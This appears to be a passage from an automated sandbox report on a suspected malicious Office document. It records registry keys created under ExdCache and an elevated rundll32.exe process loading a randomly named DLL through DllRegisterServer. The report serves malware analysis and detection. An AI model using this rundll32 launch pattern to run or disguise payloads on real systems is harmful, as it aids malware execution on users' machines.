HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	EB20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	EB211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	EB213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	EB213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6620 Parent PID: 5764

General

Start time:	19:13:41
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\YvfpvrE\UVqsCZG\zSdSPJb.dll,DllRegisterServer
Imagebase:	0xa70000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis